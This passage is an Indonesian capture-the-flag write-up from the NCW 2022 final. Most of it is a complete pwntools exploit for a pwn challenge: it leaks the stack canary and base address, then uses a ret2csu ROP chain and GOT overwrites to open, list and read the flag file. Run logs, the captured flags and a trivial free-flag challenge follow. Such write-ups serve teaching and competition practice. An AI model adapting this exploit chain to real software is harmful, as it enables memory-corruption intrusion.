$5 = 0x7f63046ecdb2
pwndbg> x/2i (0x7f63046a1000+0x4bdb2)
   0x7f63046ecdb2:      pop    rdx
   0x7f63046ecdb3:      ret
pwndbg> p/dx &_IO_2_1_stdin_
$6 = 0x7f6304895a80
pwndbg> p/dx (0x7f6304895a80 - 0x7f63046ecdb2)
$7 = 0x1a8cce
```

Untuk mengatur rax dengan ret2csu, cukup gunakan ret2csu, agar memanggil function write yang mengarah ke valid address, dengan data yang ingin ditampilkan sebanyak value yang diinginkan (rdx= rax). Setelahnya, lakukan Open-Getdents-Write & Open-Read-Write untuk mendapatkan flag.

Berikut scriptyang kami gunakan, untuk menyelesaikan challenge ini.

exploit.py

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from pwn import *
from os import path
import sys

# ==========================[ Information
DIR = path.dirname(path.abspath(__file__))
EXECUTABLE = "/chall"
TARGET = DIR + EXECUTABLE
HOST, PORT = "103.167.136.75", 11101
REMOTE, LOCAL = False, False

# ==========================[ Tools
elf = ELF(TARGET)
elfROP = ROP(elf)

# ==========================[ Configuration
context.update(
    arch=["i386", "amd64", "aarch64"][1],
    endian="little",
    os="linux",
```

```
    log_level = ['debug', 'info', 'warn'][2],
    terminal = ['tmux', 'split-window', '-h'],
)

# ========================[ Exploit

def ret2csu(call=0, edi=0, rsi=0, rdx=0, rbx=0, rbp=1, csu_mov=False):
    CSU_POP = elf.symbols["__libc_csu_init"]+82
    CSU_MOV = elf.symbols["__libc_csu_init"]+56

    p = b""

    p += p64(CSU_POP)
    p += p64(rbx)
    p += p64(rbp)
    p += p64(edi) # edi
    p += p64(rsi) # rsi
    p += p64(rdx) # rdx
    p += p64(call) # call

    if csu_mov==True:
        p += p64(CSU_MOV)
        p += p64(0) * 7

    return p
```

```
# def ret2csu_call()

def set_rax(rax=0):
    p = b""
    p += ret2csu(call=elf.got["write"], edi=1, rsi=elf.address, rdx=rax,
csu_mov=True)
    return p

def exploit(io, libc=null):
    if LOCAL==True:
        #raw_input("Fire GDB!")
        if len(sys.argv) > 1 and sys.argv[1] == "d":
            choosen_gdb = [
                "source /home/mydata/tools/gdb/gdb-pwndbg/gdbinit.py",     # 0
- pwndbg
                "source /home/mydata/tools/gdb/gdb-peda/peda.py",          # 1
- peda
                "source /home/mydata/tools/gdb/gdb-gef/.gdbinit-gef.py"    # 2
- gef
                ][0]
            # b *input_str+120
            cmd = choosen_gdb + """
            b *__libc_csu_init+82
            """
            # b *$rebase(0x11c2)
            # b *$rebase(0x158c)
```

```
            # b *vuln+0x6b
            # b *vuln+186
            # b *__do_global_dtors_aux+56
            gdb.attach(io, gdbscript=cmd)

    # =======| CONFIGURATION
    # FILE_LOCATION = b"." # used for open-getdents-write
    FILE_LOCATION = b"flag-9f3fc92a9ac477c1bad673461c5185f3.txt" # used for
open-read-write
    FILE_LOCATION += b"\x00"
    open_fd = 3
    ORW = True
    # =======



    p = b""
    p += cyclic(0x58)
    p += b"|"
    io.sendafter(": ", p)
    io.recvuntil("|")
    STACK_CANARY = u64(io.recv(7).ljust(8, b"\x00")) << 8
    print("STACK_CANARY             :", hex(STACK_CANARY))
    LEAKED_STACK = u64(io.recv(6).ljust(8, b"\x00"))
    SAVED_RIP_VULN = LEAKED_STACK - 0x28
    SAVED_RIP_MAIN = LEAKED_STACK + 8
    BUF_STACK_ADDRESS = LEAKED_STACK - 0x90
```

```
    print("LEAKED_STACK             :", hex(LEAKED_STACK))
    print("SAVED_RIP_VULN           :", hex(SAVED_RIP_VULN))
    print("SAVED_RIP_MAIN           :", hex(SAVED_RIP_MAIN))
    print("BUF_STACK_ADDRESS        :", hex(BUF_STACK_ADDRESS))

    # RIP_OFFSET = SAVED_RIP_VULN - BUF_STACK_ADDRESS
    RIP_OFFSET = SAVED_RIP_VULN - BUF_STACK_ADDRESS
    p = b""
    p += b"A"*(RIP_OFFSET - 8 - 8) # RIP_OFFSET - 8*2 = OFFSET FOR STACK CANARY
    p += p64(STACK_CANARY)  # stack canary
    p += p64(0xdeadbeef)    # saved RBP
    p += p8(elf.symbols["main"]+0x32 & 0xFF) # overwrite the LSB of SAVED RIP
main address, so it will call the vuln function
    io.sendafter(": ", p)

    # ============= PART 2
    p = b""
    p += cyclic(0x68-1)
    p += b"|"
    io.sendafter(": ", p)
    io.recvuntil("|")
    LEAKED_ADDRESS = u64(io.recv(6).ljust(8, b"\x00"))
    elf.address = LEAKED_ADDRESS - elf.symbols["main"] - 60
    print("LEAKED_ADDRESS       :", hex(LEAKED_ADDRESS))
    print("elf.address          :", hex(elf.address))
```

```
    ADD_DWORDPTR_RBP0x3d_EBX = elf.address + 0x00000000000011c2 # : add dword
ptr [rbp - 0x3d], ebx ; nop dword ptr [rax] ; ret



    # 0x1055a0
    p = b""
    p += FILE_LOCATION
    p += cyclic(0x58 - len(FILE_LOCATION))
    p += p64(STACK_CANARY)
    p += p64(STACK_CANARY) # rbp
    p += p64(elf.search(asm("pop rdi; ret;")).__next__())
    p += p64(SAVED_RIP_MAIN)
    p += p64(elf.search(asm("pop rsi; pop r15; ret")).__next__())
    p += p64(0x3000)
    p += p64(0)
    p += p64(elf.symbols["input_str"])
    p += p64(elf.symbols["main"]+60)
    io.sendafter(": ", p.ljust(0x100))

    sleep(0.1)
    CSU_POP = elf.symbols["__libc_csu_init"]+82
    CSU_MOV = elf.symbols["__libc_csu_init"]+56
    CSU_CALL = elf.symbols["__libc_csu_init"]+65

    # === OVERWRITE OFFSET
    OFFSET__STDERR_READSYSCALL = 0xfb334
```

```
    OFFSET__STDIN_POPRDX = 0x1a8cce

    p = b""

    # === OVERWRITE STDERR and STDIN in bss memory, to read+12 & "pop rdx; ret"
address
    p += ret2csu(rbp=elf.got["stderr"]+0x3d,
rbx=2**32-OFFSET__STDERR_READSYSCALL)
    p += p64(ADD_DWORDPTR_RBP0x3d_EBX)
    p += ret2csu(rbp=elf.got["stdin"]+0x3d, rbx=2**32- OFFSET__STDIN_POPRDX)
    p += p64(ADD_DWORDPTR_RBP0x3d_EBX)
    SYSCALL = elf.got["stderr"]
    POP_RDX = elf.got["stdin"]



    # open(FILE_LOCATION, 0, 0)
    p += set_rax(2) # set rax to 2 (sys_OPEN)
    p += ret2csu(call=POP_RDX) # set rdx to 0 by
    p += p64(CSU_MOV) # call the "pop rdx"
    p += p64(elf.search(asm("ret")).__next__()) # ret, it will return to the
next ret2csu payload
    p += ret2csu(call=SYSCALL)
    p += p64(elf.search(asm("pop rdi; ret")).__next__())
    p += p64(BUF_STACK_ADDRESS)
    p += p64(CSU_CALL)
```

```
    # repair stdin (set it value back to _IO_2_1_stdin_ address)
    p += ret2csu(rbp=elf.got["stdin"]+0x3d, rbx=OFFSET__STDIN_POPRDX)
    p += p64(ADD_DWORDPTR_RBP0x3d_EBX)

    if ORW == False:
        # sys_GETDENTS(open_fd, BUF_STACK_ADDRESS, 0x100)
        p += set_rax(78)
        p += ret2csu(call=SYSCALL, edi=open_fd, rsi=BUF_STACK_ADDRESS,
rdx=0x100, csu_mov=True)

    else:
        # sys_read(open_fd, BUF_STACK_ADDRESS, 0x100)
        p += ret2csu(call=elf.got["read"], edi=open_fd, rsi=BUF_STACK_ADDRESS,
rdx=0x100, csu_mov=True)


    # sys_write(1, BUF_STACK_ADDRESS, 0x100)
    # print the flag / directory content
    p += ret2csu(call=elf.got["write"], edi=1, rsi=BUF_STACK_ADDRESS,
rdx=0x100, csu_mov=True)
    io.send(p)

    # pray for flag

    io.interactive()
```

```python
if __name__ == "__main__":
    io, libc = null, null

    if args.REMOTE:
        REMOTE = True
        io = remote(HOST, PORT)
        # libc = ELF("___")

    else:
        LOCAL = True
        io = process(
            [TARGET, ],
            env={
            #     "LD_PRELOAD":DIR+"/___",
            #     "LD_LIBRARY_PATH":DIR+"/___",
            },
        )
        # libc = ELF("___")
    exploit(io, libc)
```

Open Getdents Write (read directory content):

```
STACK_CANARY              : 0x3b0c60985e961700
LEAKED_STACK              : 0x7ffebf5896b0
SAVED_RIP_VULN            : 0x7ffebf589688
SAVED_RIP_MAIN            : 0x7ffebf5896b8
BUF_STACK_ADDRESS         : 0x7ffebf589620
/home/stnaive/Documents/ctf/NCWCTF2022/final/pwn/01ini_ez/work.py:115: BytesWarning: Text is no
  io.recvuntil("|")
LEAKED_ADDRESS        : 0x55e4321f4511
elf.address           : 0x55e4321f3000
/home/stnaive/.local/lib/python3.10/site-packages/pwnlib/tubes/tube.py:812: BytesWarning: Text
  res = self.recvuntil(delim, timeout=timeout)
Thanks you
\x7fE\x7fELF\x00\x00\x00\x00\x00\x00\x00\x00\x00\x10\x00\x00\x00\x00\x00\x00\x00E\x00\x00\x00\x
0\x00\x00\x00\x00\x00\x00\x00profile\x00aaW)2\x00\x00\x00\x00\x00\x00\x00\x00\x00at\x04)2\x00\x
00\x00\x00\x00\x00lag-9f3fc92a9ac477c1bad673461c5185f3.txt\x00\x0L)2\x00\x00\x00\x00\x00\x00\x0
$
```

Open Read Write (read file):

```
  io.recvuntil("|")
STACK_CANARY              : 0x832b1c4ad6918a00
LEAKED_STACK              : 0x7ffc7593f960
SAVED_RIP_VULN            : 0x7ffc7593f938
SAVED_RIP_MAIN            : 0x7ffc7593f968
BUF_STACK_ADDRESS         : 0x7ffc7593f8d0
/home/stnaive/Documents/ctf/NCWCTF2022/final/pwn/01ini_ez/work.py:115: BytesWarning: Text is not bytes; assuming ASCII, n
  io.recvuntil("|")
LEAKED_ADDRESS        : 0x55dec920d511
elf.address           : 0x55dec920c000
/home/stnaive/.local/lib/python3.10/site-packages/pwnlib/tubes/tube.py:812: BytesWarning: Text is not bytes; assuming ASC
  res = self.recvuntil(delim, timeout=timeout)
Thanks you
\x7fENCW22{Th1s_1s_Ch4ll_W4rm_up_g4n_V3ry_Ez}t\x00aaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaala\x00\x91\xd6J\x1c\x83\x00\
0\x00\x00\x91\xd6J\x1c\x83\x00\x91\xd6J\x1c\x83\x82\xd5 \xc9\xdeU\x00\xccL\xf0\xff\x00}\x00\xc9\xdeU\x00\x00\x00\x00\x00\
\xdeU\x002s\xe5\xff\x00\x00\x00\xc9\xdeU\x00\x00\x00\x00\x00\x00\x00\x00\x00/home/ctf/run: line 2:  3028 Segmentation fau
```

Flag: **NCW22{Th1s_1s_Ch4ll_W4rm_up_g4n_V3ry_Ez}**

Free Flag

|_🚩 Well Played

Welcoming Corpse Party Time!

These flags are valid because we are friendly!

┬──┬ノ(º _ ºノ)

NCW22{final_family_friendly}

Looking for Crypto and Forensics? Try in hology5!

hology5{final_family_friendly}

Solusi:

Submit flag yang diberikan di deskripsi challenge.

Flag: **NCW22{final_family_friendly}**